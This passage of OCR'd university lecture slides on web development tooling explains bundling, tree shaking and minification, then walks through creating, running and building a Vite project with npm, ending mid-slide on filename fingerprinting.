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
Animated Gifs of Cats on a Computer			✓

BUNDLING AND MINIFICATION

BUNDLING


- Bundling combines multiple css or js files into a single one
- This way, browsers perform fewer HTTP requests to load a page

```
<!DOCTYPE html>
<html lang="en">
 <head>
 <title>Page</title>
 <link rel="stylesheet" href="a.css">
 <link rel="stylesheet" href="b.css">
 <!-- other stylesheets -->
 <script type="javascript" src="a.js"></script>
 <script type="javascript" src="b.js"></script>
 <script type="javascript" src="c.js"></script>
 <!-- other scripts -->
```



BUNDLING

- Bundling combines multiple css or js files into a single one
- This way, browsers perform fewer HTTP requests to load a page



BUNDLING

- Additional HTTP requests introduce **latency**
- Caching strategies can help on subsequent page loads
- Still, including many stylesheet/scripts has an impact on the first page load
- Bundling is a widely-adopted performance optimization strategy
- Beware: the order in which the single files are appended in the bundle matters!

BUNDLING: 'HISTORICAL' NOTE


- Before ES modules were available in browsers, there was no way of writing modular JS code for browsers
- Bundlers (e.g.: tools like Webpack, Rollup, or Parcel) took care of concatenating all source modules in a way that browsers could understand

TREE SHAKING


Bundlers often perform also **Tree Shaking** (i.e., dead code elimination)

- We often need only some of the functionality of the modules we import
- Modules can be quite large. Including an entire large module in the JavaScript code we distribute with our web pages, when we only use one of its functions, is ineffecient.
- Tree Shaking analyzes imports and export to prune out all unused code from the final bundle
- This can have a significant impact on bundle size (and thus on page load performance)!


TREE SHAKING



TREE SHAKING



TREE SHAKING



MINIFICATION

- When humans write code, indentation and proper variable names are **crucial**
  - readability, understandability, maintainability…
- Browsers don’t really need readable code
- We could optimize file transfer by removing «unnecessary» whitespaces and shortening our source code without impacting its functionality
- This process is called **minification**, and the resulting compressed files are referred to as **minified**

A Steamroller «minifying» code.
Image generated by DALL-E 3

MINIFICATION: EXAMPLE

```
let msg = "Hello";
let name = "Web Technologies";
let str = `${msg}, ${name}!`;
let b = true;
if(b === true)
  document.getElementById('msg').innerHTML = str;
```

- 188 Bytes

```
let msg="Hello",name="Web
Technologies",str=`${msg},${name}!`,b=!0;!0===b&&
(document.getElementById("msg").innerHTML=str);
```

- 123 Bytes
- 34,57% compression
- Saved 65 Bytes

MINIFICATION: EXAMPLES

The effects of minification are greater the larger the source files

- **React** 18.2.0 weights ~85kB
- The minified React library weights ~25kB
- Compression rate: ~70%, saving ~60kB in file transfer size

- **Moment.js** 2.29.4 weights ~151kB
- The minified version weights ~75kB
- Compression rate: ~50%, saving ~76kB in file transfer size

DEVELOPMENT AND BUILD WITH VITE

VITE

- Pronounced /vit/ (like «veet»)
- A tool to support web developers in developing and deploying their projects
- Two key components:
  - A **development server** with a number of advanced features to streamline development
  - A **build tool** to create highly optimized static assets, ready for production

CREATING A VITE PROJECT

```
@luigi ➜ D/O/T/W/2/e/tooling/vite $ npm create vite@latest

✓ Project name: ... hello-vite
✓ Select a framework: » Vanilla
✓ Select a variant: » TypeScript

Scaffolding project in D/O/T/W/2/e/tooling/vite...

Done. Now run:

  cd hello-vite
  npm install
  npm run dev
```

LET'S TAKE A LOOK AT THE SCAFFOLDING

```
{
  "name": "hello-vite",
  "private": true,
  "version": "0.0.0",
  "type": "module",
  "scripts": {
    "dev": "vite",
    "build": "tsc && vite build",
    "preview": "vite preview"
  },
  "devDependencies": {
    "typescript": "^5.2.2",
    "vite": "^5.0.8"
  }
}
```

- **dev** starts the dev server.

  Vite watches for changes to the source files, and automatically reloads the web app when necessary (live reload).
- **build** generates an optimized bundle, ready for production
- **preview** is a simple static server, serving the files generated during the build phase.


LET'S TAKE A LOOK AT THE SCAFFOLDING

- Let's take a look at the rest of the scaffolding code
- **Live demo time!**
- Will the lecturer be able to actually start the dev server, make a meaningful improvement to the web app, and build the whole app again?

STARTING THE DEV SERVER


```
@luigi → D/O/T/W/2/e/tooling/vite $ cd .\hello-vite\
@luigi → D/O/T/W/2/e/t/v/hello-vite $ npm install

added 10 packages, and audited 11 packages in 10s

@luigi → D/O/T/W/2/e/t/v/hello-vite $ npm run dev

> hello-vite@0.0.0 dev
> vite

  VITE v5.0.10  ready in 781 ms

  ➜  Local:   http://localhost:5173/
  ➜  Network: use --host to expose
  ➜  press h + enter to show help
```

STARTING THE DEV SERVER



ADDING SASS TO THE MIX

- Suppose we want to include an additional Sass stylesheet
- First, we need to install **sass** in this project dev dependencies
  - `> npm install -D sass`
- Then, we create a sass stylesheet file
- We let Vite know that that file needs to be included in the app
  - We can do that by importing it our **main.ts** file
- Vite automatically will detect a Sass file, compile it using sass, and bundle it after the original CSS file.



BUILDING OUR PROJECT

```
@luigi ➜ D/O/T/W/2/e/t/v/hello-vite $ npm run build

> hello-vite@0.0.0 build
> tsc && vite build

vite v5.0.10 building for production...
✓ 8 modules transformed.
dist/index.html                   0.46 kB │ gzip: 0.29 kB
dist/assets/index-v5kLGx6_.css    1.21 kB │ gzip: 0.63 kB
dist/assets/index-DiAK_ebR.js     3.05 kB │ gzip: 1.62 kB
✓ built in 173ms
```

BUILDING OUR PROJECT

During the build phase, Vite did quite a lot of work for us

- Analyzed what are the static resources we actually use in our app
- Compiled Sass (resp. TypeScript) files to CSS (resp. JavaScript) files
- Bundled Sass and CSS files in a single file
- Bundled JavaScript files in a single file
- Minified the bundle files
- Performed **filename fingerprinting** on the final bundles
- Moved all resources to the **/dist** directory, and updated the **index.html** file with correct imports for the bundles

FILENAME FINGERPRINTING

- The final bundles produced by Vite have a peculiar name:
